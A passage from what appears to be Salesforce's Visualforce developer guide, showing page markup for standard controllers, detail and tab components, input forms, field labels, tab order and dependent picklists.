 This is your new Page: HelloWorld
 <!-- End Default Content REMOVE THIS -->
</apex:page>
```

You now have a Visualforce page that includes default text. To edit your new page, click the **Page Editor** bar that appears at the bottom of the browser. It expands to show you the following Visualforce markup:

```
<apex:page>
    <!-- Begin Default Content REMOVE THIS -->
    <h1>Congratulations</h1>
    This is your new Apex Page: HelloWorld
    <!-- End Default Content REMOVE THIS -->
</apex:page>
```

This default markup includes the only required tag for any page— the `<apex:page>` tag that begins and ends any page markup. Embedded within the start and close `<apex:page>` tags is plain text, some of which is formatted with a standard HTML tag, `<h1>`.

As long as you keep the required `<apex:page>` tag you can add as much plain text or valid HTML to this page as you want. For example, after entering the following code and clicking **Save** in the Page Editor, the page displays the text "Hello World!" in bold:

```
<apex:page>
    <b>Hello World!</b>
</apex:page>
```

Tip: Pay attention to warnings—the Visualforce editor displays a warning if you save a page with HTML that does not include a matching end tag for every opened tag. Although the page saves, this malformed HTML might cause problems in your rendered page.

Displaying Field Values with Visualforce

Visualforce pages use the same expression language as formulas—that is, anything inside `{! }` is evaluated as an expression that can access values from records that are currently in context. For example, you can display the current user's first name by adding the `{!$User.FirstName}` expression to a page:

```
<apex:page>
    Hello {!$User.FirstName}!
</apex:page>
```

`$User` is a global variable that always represents the current user record. All global variables are referenced with a $ symbol. For a list of global variables that you can use in Visualforce, see Global Variables on page 678.

To access fields from a record that is not globally available, like a specific account, contact, or custom object record, you need to associate your page with a *controller*. Controllers provide pages with the data and business logic that make your application run, including the logic that specifies how to access a particular object's records. While you can define a custom controller for any page with Apex, Salesforce includes standard controllers for every standard and custom object.

For example, to use the standard controller for accounts, add the `standardController` attribute to the `<apex:page>` tag, and assign it the name of the account object:

```
<apex:page standardController="Account">
    Hello {!$User.FirstName}!
</apex:page>
```

After you save your page, the Accounts tab is highlighted for the page, and the look-and-feel for the components on the page match the Accounts tab. Additionally, you can now access fields on the account record currently in context by using `{!account.`***<fieldName>***`}` expression syntax.

For example, to display an account's name on a page, use `{!account.name}` in the page markup:

```
<apex:page standardController="Account">
    Hello {!$User.FirstName}!
    <p>You are viewing the {!account.name} account.</p>
</apex:page>
```

The `{!account.name}` expression makes a call to the `getAccount()` method in the standard Account controller to return the record ID of the account currently in context. It then uses dot notation to access the `name` field for that record.

Note: When you save a page, the `value` attribute of all input components—`<apex:inputField>`, `<apex:inputText>`, and so on—is validated to ensure it's a single expression, with no literal text or white space, and is a valid reference to a single controller method or object property. An error will prevent saving the page.

To bring an account record into the current context, you must add a query parameter to the page URL that specifies the ID of the record. To do this:

1. Find the ID of an account by any means you wish. One easy way is to view the detail page of an account record and copy the character code at the end of the URL. For example, if you navigate to an account detail page with the following URL:

   ```
   https://MyDomain_login_URL/001D000000IRt53
   ```

   Then `001D000000IRt53` is the ID for the account.

2. Back on your page, add the account ID as a query string parameter to the URL in your browser's address bar. For example, if your page is located at:

   ```
   https://MyDomain_login_URL/apex/HelloWorld2
   ```


Add `?id=001D000000IRt53` to the end of the URL:

```
https://MyDomain_login_URL/apex/HelloWorld2?id=001D000000IRt53
```

Note: If you use the `id` parameter in a URL, it must refer to the same entity referred to in the standard controller.

Once an account ID is specified in the URL, the page displays the appropriate account name, as shown in the following figure.

Displaying Account Data in a Visualforce Page



Hello Liz!

You are viewing the Hello World account.

. . . and allows the page to display field values for a specific record.

Setting the standardController attribute to "Account" tells the page to use the Account styling . . .

```
<apex:page standardController="Account">
  Hello {!$User.FirstName}!
  <p>You are viewing the {!account.name} account.</p>
</apex:page>
```

Position: Ln 4, Ch 13   Total: Ln 4, Ch 132

Note: Field-level help for Visualforce pages is only available in Salesforce Classic with the page's `showHeader` attribute set to `true`. Otherwise, the help text doesn't render when the user hovers over the help icon. See Field-Level Help in Salesforce Help.


Using the Visualforce Component Library

Up to this point, the only Visualforce tag that has been used in the examples is the mandatory `<apex:page>` tag that must be placed at the start and end of all Visualforce markup. However, just as you can insert images or tables into an HTML document with the `<img>` or `<table>` tags, respectively, you can add user interface components to your Visualforce pages using tags that are defined in the Visualforce component library.

For example, to add a component that looks like a section on a detail page, use the `<apex:pageBlock>` component tag:

```
<apex:page standardController="Account">
    <apex:pageBlock title="Hello {!$User.FirstName}!">
            You are viewing the {!account.name} account.
    </apex:pageBlock>
</apex:page>
```

The `<apex:pageBlock>` Component



Hello Liz!

You are viewing the Hello World account.

The <apex:PageBlock> component renders as a section on a detail page.


View documentation for other components in the Component Reference.

```
<apex:page standardController="Account">
 <apex:pageBlock title="Hello {!$User.FirstName}!">
   You are viewing the {!account.name} account.
 </apex:pageBlock>
</apex:page>
```

Tags also exist for other common Salesforce interface components, such as related lists, detail pages, and input fields. For example, to add the content of a detail page, use the `<apex:detail>` component tag:

```
<apex:page standardController="Account">
    <apex:pageBlock title="Hello {!$User.FirstName}!">
        You are viewing the {!account.name} account.
    </apex:pageBlock>
    <apex:detail/>
</apex:page>
```

The `<apex:detail>` Component Without Attributes



Account
Hello World

Hello Liz!

You are viewing the Hello World account.

Account Detail

Account Owner	Liz Garcia [Change]	Phone	(555) 123-4567
Account Name	Hello World [View Hierarchy]	Fax	(555) 123-4568
Parent Account		Website	

Additional Information

Type	Customer	Employees	

```
<apex:page standardController="Account">
 <apex:pageBlock title="Hello {!$User.FirstName}!">
   You are viewing the {!account.name} account.
 </apex:pageBlock>
 <apex:detail />
</apex:page>
```


Add an entire detail view with a single <apex:detail> tag.

Without any specified attributes on the tag, `<apex:detail>` displays the complete detail view for the context record. If you want to modify properties such as which record details are displayed, or whether related lists or the title appear, you can use attributes on the tag. For example, the following markup displays the details of the context account's owner, without related lists or a colored title bar:

```
<apex:page standardController="Account">
    <apex:pageBlock title="Hello {!$User.FirstName}!">
```

```
        You are viewing the {!account.name} account.
    </apex:pageBlock>
    <apex:detail subject="{!account.ownerId}" relatedList="false" title="false"/>
</apex:page>
```

The `<apex:detail>` Component Without Related List or Title Elements



Hello Liz!

You are viewing the Hello World account.

User Detail

Name	Liz Garcia	Role	
Alias	LizG	User License	Salesforce
Email	bkanui@salesforce.com	Profile	System Administrator
Username	bkanuiadmin@168ee.org	Active	✓
Community Nickname	bkanuiadmin1.2793216501093318E12	Marketing User	✓
Title		Offline User	□
Company	vampirewriter	Sales Anywhere User	□
Department		Service Cloud User	□
Division		Mobile User	✓

```
<apex:page standardController="Account">
 <apex:pageBlock title="Hello {!$User.FirstName}!">
   You are viewing the {!account.name} account.
 </apex:pageBlock>
 <apex:detail subject="{!account.ownerId}" relatedList="false" title="false"/>
</apex:page>
```

Position: Ln 6, Ch 13 Total: Ln 6, Ch 246

Setting attributes on <apex:detail> controls what and how it displays.

If a component is updated or edited, the Visualforce page that references it is also updated.

To browse the component library, click **Component Reference** in the Page Editor. From this page you can drill down into any component to see the attributes that are available for each, including any custom components that you define.

SEE ALSO:

Standard Visualforce Component Reference

Override an Existing Page with a Visualforce Page

Replace an existing page, such as a standard record detail page, with a Visualforce page that uses custom tabs to organize the record information into sections.

1. Create a Visualforce page called `TabbedAccount`.

```
<apex:page standardController="Account" showHeader="true" tabStyle="account" >
    <style>
        .activeTab {background-color: #236FBD; color:white;
             background-image:none}
        .inactiveTab { background-color: lightgrey; color:black;
            background-image:none}
    </style>
    <apex:tabPanel switchType="client" selectedTab="tabdetails"
        id="AccountTabPanel" tabClass="activeTab"
        inactiveTabClass="inactiveTab">
        <apex:tab label="Details" name="AccDetails" id="tabdetails">
```

```
            <apex:detail relatedList="false" title="true"/>
        </apex:tab>
        <apex:tab label="Contacts" name="Contacts"
            id="tabContact">
            <apex:relatedList subject="{!account}" list="contacts" />
        </apex:tab>
        <apex:tab label="Opportunities" name="Opportunities"
            id="tabOpp">
            <apex:relatedList subject="{!account}" list="opportunities" />
        </apex:tab>
        <apex:tab label="Open Activities" name="OpenActivities"
            id="tabOpenAct">
            <apex:relatedList subject="{!account}" list="OpenActivities" />
        </apex:tab>
        <apex:tab label="Notes and Attachments" name="NotesAndAttachments"
            id="tabNoteAtt">
            <apex:relatedList subject="{!account}" list="CombinedAttachments" />
        </apex:tab>
    </apex:tabPanel>
</apex:page>
```

- The `<style>` tag is an HTML element, not a Visualforce component. It defines the CSS classes for two types of tabs: `activeTab` and `inactiveTab`.
- The `<apex:tabPanel>` component generates tabs.
  - Its `tabClass` attribute specifies the CSS class used when a tab is active.
  - Its `inactiveTabClass` attribute specifies the CSS class used when a tab is inactive.
- Each child `<apex:tab>` component within the `<apex:tabPanel>` component represents a tab with different information about the account.
  - The first tab uses the `<apex:detail>` tag to show the account's details.
  - The other tabs use the `<apex:relatedList>` tag to show lists of records related to the account.

2. To preview the `TabbedAccount` page, specify the ID of a particular account in the URL, for example, `https://`*`MyDomain_login_URL`*`/apex/TabbedAccount?id=001D000000IRt53`.
3. Override the standard Account detail page with the `TabbedAccount` page.
   a. From the object management settings for accounts, click **Buttons, Links, and Actions**.
   b. From the list, find View, which represents the detail page of an account record. To override this page, click **Edit** from the dropdown menu.
   c. In the Salesforce Classic Override section, select **Visualforce page** as the override type, and then select **TabbedAccount** from the dropdown menu.
   d. To apply the TabbedAccount page in Lightning Experience or the Salesforce mobile app, select **Use the Salesforce Classic override**.
   e. Save your changes.

4. On the Accounts tab, select any account record. The record detail page is now `TabbedAccount`.

SEE ALSO:

apex:tabPanel

apex:tab

Salesforce Help: Find Object Management Settings

Redirecting to a Standard Object List Page


For buttons or links that navigate a user to a standard tab, you can redirect the content to present a list of standard objects.

Create a Visualforce page with the following markup:

```
<apex:page action="{!URLFOR($Action.Account.List, $ObjectType.Account)}"/>
```

The user will see a page that resembles the following:

Overriding the Account Detail Page


All Accounts
New Account
Create New View | Edit | Delete | Refresh
A | B | C | D | E | F | G | H | I | J | K

□ Action	Account Name ↓	Account Site	Billing State/Province	Phone
□ Edit | Del	University of Almania		AZ	(520) 773-9050
□ Edit | Del	United Oil & Gas, UK		UK	+44 191 4956203
□ Edit | Del	United Oil & Gas, Sing...		Singapore	(650) 450-8810
□ Edit | Del	United Oil & Gas Corp.		NY	(212) 842-5500

The Visualforce page can also refer to other standard objects, such as contacts, by changing the reference to the standard object. For example:

```
<apex:page action="{!URLFOR($Action.Contact.List, $ObjectType.Contact)}"/>
```

Using Input Components in a Page

So far the examples in this quick start tutorial show ways that you can display data in a Visualforce page. To capture input from a user, use the `<apex:form>` tag with one or more input components and a `<apex:commandLink>` or `<apex:commandButton>` tag to submit the form.

The input component tag that is most often used in a form is `<apex:inputField>`. This tag renders the appropriate input widget based on a standard or custom object field's type. For example, if you use an `<apex:inputField>` tag to display a date field, a calendar widget displays on the form. If you use an `<apex:inputField>` tag to display a picklist field, a drop-down list displays instead. The `<apex:inputField>` tag can be used to capture user input for any standard or custom object field, and respects any metadata that is set on the field definition, such as whether the field is required or unique, or whether the current user has permission to view or edit it.

For example, the following page allows users to edit and save the name of an account:

Note: Remember, for this page to display account data, the ID of a valid account record must be specified as a query parameter in the URL for the page. For example:

```
https://MyDomain_login_URL/apex/myPage?id=001x000xxx3Jsxb
```

Displaying Field Values with Visualforce on page 19 has more information about retrieving the ID of a record.


```
<apex:page standardController="Account">
    <apex:form>
        <apex:pageBlock title="Hello {!$User.FirstName}!">
            You are viewing the {!account.name} account. <p/>
            Change Account Name: <p/>
            <apex:inputField value="{!account.name}"/> <p/>
            <apex:commandButton action="{!save}" value="Save New Account Name"/>
        </apex:pageBlock>
    </apex:form>
</apex:page>
```

Notice in the example that:

Note: When you save a page, the `value` attribute of all input components—`<apex:inputField>`, `<apex:inputText>`, and so on—is validated to ensure it's a single expression, with no literal text or white space, and is a valid reference to a single controller method or object property. An error will prevent saving the page.

- The `<apex:inputField>` tag is bound to the account `name` field by setting the tag's `value` attribute. The expression contains the familiar `{!account.name}` dot-notation used to display the field's value elsewhere in the page.
- The `<apex:commandButton>` tag has an `action` attribute. The value for this attribute invokes the `save` action of the standard Account controller, which performs identically to the **Save** button on the standard Account edit page.

The <apex:form> Component with a Single Input Field



Hello Liz!

You are viewing the Hello World account.

Change Account Name:

Hello World

Save New Account Name

Clicking Save saves the new name and redirects you to the Account detail page.

```
<apex:page standardController="Account">
<apex:form>
<apex:pageBlock title="Hello {!$User.FirstName}!">
You are viewing the {!account.name} account. <p/>
Change Account Name: <p/>
<apex:inputField value="{!account.name}"/> <p/>
<apex:commandButton action="{!save}" value="Save New Account Name"/>
</apex:pageBlock>
</apex:form>
</apex:page>
```


Position: Ln 10, Ch 13 Total: Ln 10, Ch 331

The only fields that the `<apex:inputField>` tag cannot display are those defined as member variables of a custom controller class written in Apex. To gather data for these variables, use the `<apex:inputCheckbox>`, `<apex:inputHidden>`, `<apex:inputSecret>`, `<apex:inputText>`, or `<apex:inputTextarea>` tags instead.

Adding and Customizing Input Field Labels

When used inside of a `<apex:pageBlockSection>` component, Visualforce input components and some output components automatically display a form label for the field. For components that map to standard or custom object fields, the displayed label is the object field label by default. To override the default value, and for components that aren't mapped directly to object fields, you can set the label using the `label` attribute of the component. For example:

```
<apex:page standardController="Contact">
    <apex:form>
        <apex:pageBlock title="Quick Edit: {!Contact.Name}">
            <apex:pageBlockSection title="Contact Details" columns="1">
                <apex:inputField value="{!Contact.Phone}"/>
                <apex:outputField value="{!Contact.MobilePhone}"
                    label="Mobile #"/>
                <apex:inputText value="{!Contact.Email}"
                    label="{!Contact.FirstName + ''s Email'}"/>
            </apex:pageBlockSection>
            <apex:pageBlockButtons >
                <apex:commandButton action="{!save}" value="Save"/>
            </apex:pageBlockButtons>
        </apex:pageBlock>
    </apex:form>
</apex:page>
```



Phone	(212) 555-5555
Mobile #	555-9999
Howard's Email	info@salesforce.com

Note: For this page to display contact data, the ID of a valid contact record must be specified as a query parameter in the URL for the page. For example,

```
https://MyDomain_login_URL/apex/myPage?id=003D000000Q513R
```

Displaying Field Values with Visualforce on page 19 has more information about retrieving the ID of a record.

The `label` attribute may be a string, or an expression that evaluates to a string. If you set `label` to an empty string, the form label for that field will be suppressed.

The `label` attribute can be set on the following Visualforce components:

- `<apex:inputCheckbox>`
- `<apex:inputField>`

- `<apex:inputSecret>`
- `<apex:inputText>`
- `<apex:inputTextarea>`
- `<apex:outputField>`
- `<apex:outputText>`
- `<apex:selectCheckboxes>`
- `<apex:selectList>`
- `<apex:selectRadio>`

Custom Labels and Error Messages

When set, the `label` attribute will be used for component-level error messages, for example, when a field is required or must be unique. Custom labels won't be used in custom error messages, and the default object field label will be used instead. If you set a `label` attribute to an empty string, the default object field label will be used in all error messages.

Setting the Tab Order for Fields in a Form

Visualforce forms have a "natural order" for tabbing through the input fields: left-to-right, top-to-bottom. For some forms, this might not be the most efficient or accessible arrangement. You can use the `tabIndex` and `tabOrderHint` attributes on input and other components in your page to change the tab order to anything you'd like.

Here is a simple example that uses the `tabOrderHint` attribute to control the tab order.

```
<apex:page standardController="Account">
    <apex:form>
    <apex:pageBlock title="Edit Account: {!Account.Name}">
        <apex:pageBlockSection title="Account Details" columns="1">
            <apex:inputField value="{!Account.Name}" tabOrderHint="4"/>
            <apex:inputField value="{!Account.Website}" tabOrderHint="3"/>
            <apex:inputField value="{!Account.Industry}" tabOrderHint="2"/>
            <apex:inputField value="{!Account.AnnualRevenue}" tabOrderHint="1"/>
        </apex:pageBlockSection>
    </apex:pageBlock>
    </apex:form>
</apex:page>
```

Note: Remember, for this page to display account data, the ID of a valid account record must be specified as a query parameter in the URL for the page. For example:

```
https://MyDomain_login_URL/apex/myPage?id=001x000xxx3Jsxb
```

Displaying Field Values with Visualforce on page 19 has more information about retrieving the ID of a record.

Notice that when you display this page and press TAB, the active field changes in the reverse order than you would normally expect.

Using `tabIndex` and `tabOrderHint`

The `tabOrderHint` attribute is used as a hint when calculating the value to set for the `tabindex` value of the rendered HTML element or elements. It's used to indicate the *relative* order in which the field is selected compared to other page components. This value must be an integer between 1 and 3276, or an expression which evaluates to an integer value in the same range. The tab order begins with component 1 being the first component selected when a user presses TAB.

The `tabIndex` attribute is used to directly set the `tabindex` value of the rendered HTML element. It’s an *absolute* index setting the order in which the field is selected, compared to other page components. This value must be an integer between 0 and 32767, or an expression which evaluates to an integer value in the same range. The tab order begins with component 0 being the first component selected when a user presses TAB.

The `tabOrderHint` attribute is available on only the `<apex:inputField>` component. The `tabIndex` attribute can be set on the following Visualforce components.

- `<apex:commandButton>`
- `<apex:commandLink>`
- `<apex:inputCheckbox>`
- `<apex:inputFile>`
- `<apex:inputSecret>`
- `<apex:inputText>`
- `<apex:inputTextarea>`
- `<apex:outputLabel>`
- `<apex:outputLink>`
- `<apex:selectCheckboxes>`
- `<apex:selectList>`
- `<apex:selectRadio>`

When mixing `<apex:inputField>` with components that use the `tabIndex` attribute to set the tab order, you can multiply the `tabOrderHint` by 10 to get the approximate equivalent value of the `tabIndex` for that field. Use this to manually calculate equivalent values to set the appropriate attribute on each of the components in such a way as to set the desired tab order for all elements on the page.

Adding Dependent Fields to a Page

Dependent fields provide a way to filter the field values displayed on a Visualforce page. Dependent fields consist of two parts: a controlling field that determines the filtering, and a dependent field that has its values filtered. Dependent fields can dynamically filter values in fields such as picklists, multi-select picklists, radio buttons, and checkboxes. Dependent picklists can only be displayed on Visualforce pages with Salesforce API version 19.0 or higher.

For this example, we’ll be adding a dependent picklist, Subcategories, to a Visualforce page. First, create this custom picklist:

1. From the object management settings for accounts, go to the fields area, and then click **New**.
2. Choose **Picklist**, and then click **Next**.
3. Enter *`Subcategories`* for the **Field Label**.
4. Enter the following terms for the list of values:
   - Apple Farms
   - Cable
   - Corn Fields
   - Internet
   - Radio


- Television
- Winery

5. Click **Next** twice, then click **Save**.

To define the field dependencies for Subcategories:

1. From the object management settings for accounts, go to the fields area.
2. Click **Field Dependencies**.
3. Click **New**.
4. Choose Industry as a controlling field, and Subcategories as a dependent field.
5. Click **Continue**.
6. Each value in the controlling field (from Industry) is listed in the top row and each value in the dependent field (from Subcategory) is displayed in the column below it. Set your field dependencies to match this image:

The Field Dependency Matrix for Subcategories



Industry:	Agriculture	Communications
Subcategories:	**Apple Farms**	*Apple Farms*
	Cable	**Cable**
	Corn Fields	*Corn Fields*
	Internet	**Internet**
	Radio	**Radio**
	Television	**Television**
	Winery	*Winery*

You can disregard any other Industry types that aren't shown above.

7. Click **Save**.

Now, create a Visualforce page called `dependentPicklists` that looks like this:

```
<apex:page standardController="Account">
    <apex:form >
        <apex:pageBlock mode="edit">
            <apex:pageBlockButtons >
                <apex:commandButton action="{!save}" value="Save"/>
            </apex:pageBlockButtons>
            <apex:pageBlockSection title="Dependent Picklists" columns="2">
            <apex:inputField value="{!account.industry}"/>
            <apex:inputField value="{!account.subcategories__c}"/>
            </apex:pageBlockSection>
        </apex:pageBlock>
    </apex:form>
</apex:page>
```

When you select Agriculture from the Industry picklist, the Subcategories picklist contains Apple Farms, Corn Fields, and Winery. If you select Communication, your Subcategories picklist contains all the Communication types defined earlier.

Dependent Picklist Considerations

Consider the following when using dependent picklists in Visualforce pages:

- You can mix controlling and dependent fields across various field types, such as picklists, multi-picklists, radio buttons, and checkboxes.

- There’s a limit of 10 dependent picklist pairs per page. This is totalled across all objects. Thus, you could have five dependent picklists on Account, and five on Contact, but no more. However, you can repeat the same pair of dependent picklists, such as in an iterative tag like `<apex:repeat>`, without counting more than once against your limit.
- Pages must include the controlling field for a dependent picklist. Failing to include the controlling field on the page causes a runtime error when the page displays.

  Note: If the API version used is 26.0 or earlier, and the user viewing the page has **read-only** access to the controlling field, the dependent picklist shows all possible values for the picklist, instead of being filtered on the read-only value. This is a known limitation in Visualforce.

- Don’t mix inline edit-enabled fields with regular input fields from the same dependency group. For example, don’t mix a standard input field for a controlling field with an inline edit-enabled dependent field:

```
<apex:page standardController="Account">
    <apex:form>
        <!-- Don't mix a standard input field... -->
        <apex:inputField value="{!account.Controlling__c}"/>
        <apex:outputField value="{!account.Dependent__c}">
            <!-- ...with an inline-edit enabled dependent field -->
            <apex:inlineEditSupport event="ondblClick" />
        </apex:outputField>
    </apex:form>
</apex:page>
```

- If you combine inline edit-enabled dependent picklists with Ajax-style partial page refreshes, refresh all fields with dependent or controlling relationships to each other as one group. Refreshing fields individually isn’t recommended and might result in inconsistent undo/redo behavior. Here’s an example of the recommended way to partially refresh a form with inline edit-enabled dependent picklists:

```
<apex:form>
    <!-- other form elements ... -->

    <apex:outputPanel id="locationPicker">
        <apex:outputField value="{!Location.country}">
            <apex:inlineEditSupport event="ondblClick" />
        </apex:outputField>
        <apex:outputField value="{!Location.state}">
            <apex:inlineEditSupport event="ondblClick" />
        </apex:outputField>
        <apex:outputField value="{!Location.city}">
            <apex:inlineEditSupport event="ondblClick" />
        </apex:outputField>
    </apex:outputPanel>
    <!-- ... -->
    <apex:commandButton value="Refresh Picklists" reRender="locationPicker" />
</apex:form>
```

  All of the inline edit-enabled picklists are wrapped in the `<apex:outputPanel>` component. The `<apex:outputPanel>` rerenders when the `<apex:commandButton>` action method fires.

SEE ALSO:

Salesforce Help: Find Object Management Settings

Create Visualforce Dashboard Components

